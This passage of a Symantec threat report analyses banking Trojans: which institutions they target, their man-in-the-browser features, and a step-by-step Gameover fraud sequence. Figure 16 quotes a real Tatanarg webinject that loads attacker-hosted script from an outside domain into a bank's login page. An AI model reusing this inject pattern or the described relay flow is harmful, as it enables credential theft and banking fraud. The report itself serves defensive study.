compromising computers through targeted attack emails. Trojan.Shylock on the other hand, first seen in 2011, predominantly targets UK institutions and is distributed through location-aware exploit kits.

In recent months, Shylock has begun to expand operations into the US. This is a prime example of attackers actively exploring new markets—an expansion phase for this gang, searching for additional profit. This may serve as an indication that UK institutions are adopting stronger technologies.

Since 2010, Trojan.Carberp has specifically targeted banking platforms in Russia. Carberp is a showcase for the technical capability of the malware authors and is programmed with a deep understanding of specific banking applications. It is one of the most sophisticated Trojans in the wild today.

The following platforms are targeted by Carberp:

- CyberPlat
- DBO BS-Client
- iBank
- SberBank


Carberp serves as a clear indication that attackers are willing and able to defeat alternative technologies provided there is sufficient financial gain. High profile arrests have led to reported fraudulent gains of US$4.5 million by Russian gangs using this Trojan.

Although Trojan.Spyeye does not exclusively fit into this category of attack, Spyeye users also tend to adopt a focused approach. The majority of Spyeye configurations examined target just one or two institutions.

On average, a typical Spyeye configuration may target around 12 institutions but one Spyeye configuration actually targeted up to 89 institutions in a broad strokes approach, the highest number of targeted institutions seen in a Spyeye configuration.

Figure 12

Number of institutions targeted in Trojan.Spyeye configurations




Broad strokes

In this configuration, Trojans are set to target large numbers of institutions. Tatanarg, Cridex, and Gameover adopt these tactics and Zeus also adopts this approach in its default configuration. Maintaining rules to circumvent protections at every institution requires a lot of maintenance however. In many cases, attackers rely on intelligent configurations from third-party developers. This service is typically included as part of the package when buying a kit. Alternatively, the attacker can use third-party services. Automated transaction services (ATS) are now being used in some of the more sophisticated attacks.

Targeting a large number

Figure 13

Tatanarg, targets per country



of institutions concurrently suits large-scale distribution campaigns. Attackers who adopt this approach typically mass distribute the Trojans through drive-by-downloads, IFrame injection attacks, spam runs, or blackhat SEO. Targeting a large array of institutions also works for reconnaissance, allowing attackers to monitor user interactions at specific institutions before deciding if it is a suitable target. Distribution does not need to be accurate.

Typically, configuration files are self-contained, possessing all the functionality required to engineer a fraudulent transaction. In certain broad strokes attacks, remote webinject components have been observed. The logic to circumvent bank security implementations are retrieved from remote sites. The advantage here is that these scripts are independent from specific Trojan configurations, opening up the potential for dedicated services supplying intelligent webinjects, which work across multiple Trojan families.

The Zeus fork, Gameover, combines a broad strokes approach with innovative techniques. It employs a P2P infrastructure resilient to takedown. It also has significant capabilities in terms of DDoS and uses

Figure 14

Cridex, targets per country




Figure 15

Gameover, targets per country





Figure 16

Trojan.Tatanarg, remote webinject




```
set_url
[redacted].es/npage/loginEmpresas.ht
end_url
data_before
data_end
data_inject
<script>
if(!window.jQuery){
document.write('<scr'+
'ipt  src="https://ajax.googleapis.com/ajax/libs/jquery/1.7.1/jquery.min.js"></scr'+'ipt>');
}
</script>
<script>
document.write('<script type="text/javascript"
src="https://securetranza.com/resources/script/get.php/foxes/?name=es_[redacted]_emp_login4.js&local='
</script>
data_end
data_after
</head>
data_end
```

remote webinjects to facilitate automated transaction services. Zeus Trojans have generally targeted a large number of institutions. In our investigation, we have seen a maximum of 113 institutions targeted in a configuration file but the average number is 57.

Figure 17

Number of institutions targeted in Zeus configurations



Both focused and broad approaches have their advantages, with preference, experience, and resources influencing which approach is taken. The advent of third-party services offering customized and remote webinjects allows attackers to intelligently target institutions more reliably and on a larger scale. These services will enable attackers with adequate financial resources to adopt either approach. The idea of mass-distributed Trojans targeting large numbers of institutions concurrently and also leveraging third-party services dedicated to circumventing security measures is concerning.

Like an attacker's method of operation, each financial Trojan has its unique characteristics. Having examined the targeted financial institutions and the types of adversary facing these institutions, the next section will examine the specific techniques and capabilities of these Trojans.

Techniques and capabilities

The modern financial Trojan is extremely flexible, supporting a range of functionality designed to facilitate fraudulent transactions across a variety of services. Modern financial Trojans share many characteristics. Man-in-the-browser (MITB) is a technique common to all the financial Trojans selected for this research. The security implementations of a given institution will determine the level of sophistication required. For example, advanced functionality like Virtual Network Computing (VNC), which provides direct access to the host desktop, is limited to a subset of Trojans analyzed. Direct access to a host computer is not necessarily a requirement. The choice of Trojan depends on the financial resources of the attacker and the level of security an institution adopts.

Table 6 contains a feature list of these financial Trojans. Some of these features are plug-ins that can be added to the Trojan.

Table 6

Features in modern financial Trojan

Feature	Zeus	Gameover	Spyeye	Bebloh	Shylock	Tatanarg	Cridex
MITB	X	X	X	X	X	X	X
Redirect	X		X				X
Screen shots	X	X	X	X		X	
Video	X*				X	X	
Certificates	X	X	X		X		X
Credit cards			X				
Notifier			X				
Proxy	X	X	X		X	X	X
Back connect	VNC	VNC	RDP**		VNC	VNC*	

*Citadel enhancement **additional plug-in

Financial Trojans facilitate fraudulent transactions. The MITB component gathers and manipulates required fields in order execute these transactions. It is a combination of these techniques and capabilities that determines the success rate of a fraudulent transaction. These Trojans rely heavily on intelligent configurations for MITB to work.

Common techniques used in these MITB attacks are:

1. Requesting data with additional fields input:

- Authentication fields
- Transactional fields
- TANS, OTPs, PINS
- Personally Identifiable Information (PII)
- Credit card number, name, expiry date, CVV
- Mobile phone numbers

2. Manipulating data:

- Transaction values
- Change support contact numbers
- Hiding fraudulent transactions on balance statements
- Limit functionality
- Preventing user selecting stronger transaction authorization
- Preventing user from exporting statement to Excel or PDF format

3. Blocking banking sessions

These Trojans also have additional data stealing capabilities:

- Form-grabbing uploads all submitted form data to the attackers
- Record screen shots and video to circumvent virtual keyboards
- Steal and delete PKCS12 certificates required for authentication and transaction authorization
- Steal and delete cookies to force re-authentication, steal sessions, and other sensitive data
- Steal clipboard data containing potentially sensitive information during copy and paste
- Alert the attacker during user banking session
- Sniffing network traffic
- Key logging

Advanced capabilities used to evade anti-fraud detection measures:

- Set up a proxy on the compromised computer
- Direct access to the compromised computer through Remote Desktop Protocol (RDP) and VNC to an invisible second computer

(Specific details describing how these threats use these techniques to bypass specific financial institution security measures are available to the financial institution on request.)

Attack in action

Gameover is one of the most capable forks of Zeus. It appeared in July 2011, shortly after the leak of the official Zeus source code. It adopts the broad strokes approach and is typically distributed through high-volume spear phishing campaigns which redirect to the Blackhole Exploit toolkit.


Once a computer is compromised, the Trojan waits until the user browses to a preconfigured URL. A typical user experience during a fraudulent transaction attempt is illustrated in Figure 18. In this example, an Italian bank was chosen, but the actual user experience will differ according to the institution targeted.

1. A user visits a banking website whose URL is contained in the Gameover configuration
2. Detailed host configuration data (including browser and hardware settings) is sent to the attacker
3. The login information is intercepted and form details (username, PIN, and OTP) are sent to the attacker while the user is presented with a “please wait” message

4. The attacker uses these details to log into the banking website
5. As the bank asks for additional questions, the attacker relays them to the victim
6. Step 5 is repeated until the attacker has enough information to complete the fraudulent transaction
7. Once the fraudulent transaction is complete, the user is shown an error message asking them to return in 24 hours

Figure 18

Typical user experience during a fraudulent transaction attempt


Visit to bank
Login prompt
Intercept login
Attacker login & transaction attempt
Additional security questions
Relay questions
Answer questions
Answer additional security questions
Confirm transaction complete
"Come back in 24 hours"
GAMEOVER
Attacker
Victim
Bank

In this attack, detailed host configuration data is sent to the attackers. The goal here is to ensure that the attacker setup is identical to the host computer. The attacker then proxies the connection through the user's compromised computer during the fraudulent transaction attempt. This serves to hide the attacker's IP address and may circumvent some anti-fraud detection measures that identify mismatched host configurations and suspicious IP addresses.

This example illustrates the fact that modern banking Trojans have advanced capabilities for committing online bank fraud, and that attackers are well aware of the security precautions behind online banking websites.

Conclusion

The world of financial Trojans is a thriving industry. In ten years, the state of online security has undergone significant changes to counteract these threats. Unfortunately, in many situations, security implementations adopted by financial institutions are inadequate to defend against the modern financial Trojan. Institutions are starting to adopt strong security measures like chipTAN, but the adoption rate is slow. Institutions that persist with weaker security measures will continue to be exploited by the attackers. Strong security measure will deter attackers from pursuing these institutions in favor of vulnerable institutions where existing techniques are successful. As long as institutions persist with weak security measures, large-scale financial fraud will continue to be a lucrative enterprise for attackers.

The financial fraud marketplace is also increasingly organized. It is a service industry where a wide variety of financial Trojans, webinjects, and distribution channels are bought and sold. Services being offered are dedicated to each aspect of a financial fraud campaign. These offerings will improve effectiveness of established techniques. Location-aware distribution services will deliver payloads with precision, while third-party remote webinjects are available to help circumvent security countermeasures. As a service, these remote injects enable the attackers to target a large array of financial institutions concurrently and intelligently. In a mix of broad strokes and focused attacks, attackers will continue to streamline their campaigns to maximize return on their efforts.

Attackers are also entering new markets, expanding operations and seeking out new targets where existing techniques can be applied. Regions such as the Middle East, Africa, and Asia are newly targeted. Areas with sizeable populations and wealthy residents are more tempting. Saudi Arabia, UAE, Hong Kong, and Japan have recently come under attack. Cybercriminals are also exploring fresh institution types. In search of maximum return, high volume and high value transaction services are now being targeted: ACH in the US and, more recently, Single Euro Payments Area (SEPA) credit transfers in Europe. Proactive measures need to be taken to ensure adequate security mechanisms are in place. Strong measures will deter attackers from targeting these institutions.

Having said all this, the end user is the eventual source of weakness during an online transaction. Even the strongest technologies are susceptible to social engineering attacks. Institutions need to be open about the risks and continue to educate their customers about the security issues they encounter. As more users adopt online banking in place of conventional in-branch or over-the-phone banking, ensuring the user feels secure is paramount. It will take time for adequate protections to be put in place, and until then cybercriminals will continue to defraud institutions and their customers of millions of dollars annually.

Resources

“High Roller” Online Bank Robberies Reveal Security Gaps
http://www.enisa.europa.eu/media/press-releases/eu-cyber-security-agency-enisa-201chigh-roller201d-online-bank-robberies-reveal-security-gaps

Members of the Largest Criminal Group Engaged in Online Banking Fraud are Detained
http://group-ib.com/index.php/o-kompanii/176-news/?view=article&id=627

Tatanga Attack Exposes chipTAN Weaknesses
http://www.trusteer.com/blog/tatanga-attack-exposes-chiptan-weaknesses

Threats to Online Banking
http://www.symantec.com/avcenter/reference/threats.to.online.banking.pdf

The World Distribution of Household Wealth, December 2006
http://www.wider.unu.edu/events/past-events/2006-events/en_GB/05-12-2006/

Zeusbot/Spyeye P2P Updated, Fortifying the Botnet
http://www.symantec.com/connect/blogs/zeusbotspyeye-p2p-updated-fortifying-botnet

Symantec Security Response

Any technical information that is made available by Symantec Corporation is the copyrighted work of Symantec Corporation and is owned by Symantec Corporation.

NO WARRANTY . The technical information is being delivered to you as is and Symantec Corporation makes no warranty as to its accuracy or use. Any use of the technical documentation or the information contained herein is at the risk of the user. Documentation may include technical or other inaccuracies or typographical errors. Symantec reserves the right to make changes without prior notice.

About Symantec

Symantec is a global leader in providing security, storage and systems management solutions to help businesses and consumers secure and manage their information. Headquartered in Mountain View, Calif., Symantec has operations in more than 40 countries. More information is available at www.symantec.com.

About the author
Piotr Krysiuk - Senior Software Engineer
Stephen Doherty - Senior Threat Intelligence Analyst

For specific country offices and contact numbers, please visit our Web site. For product information in the U.S., call toll-free 1 (800) 745 6054.

Symantec Corporation
World Headquarters
350 Ellis Street
Mountain View, CA 94043 USA
+1 (650) 527-8000
www.symantec.com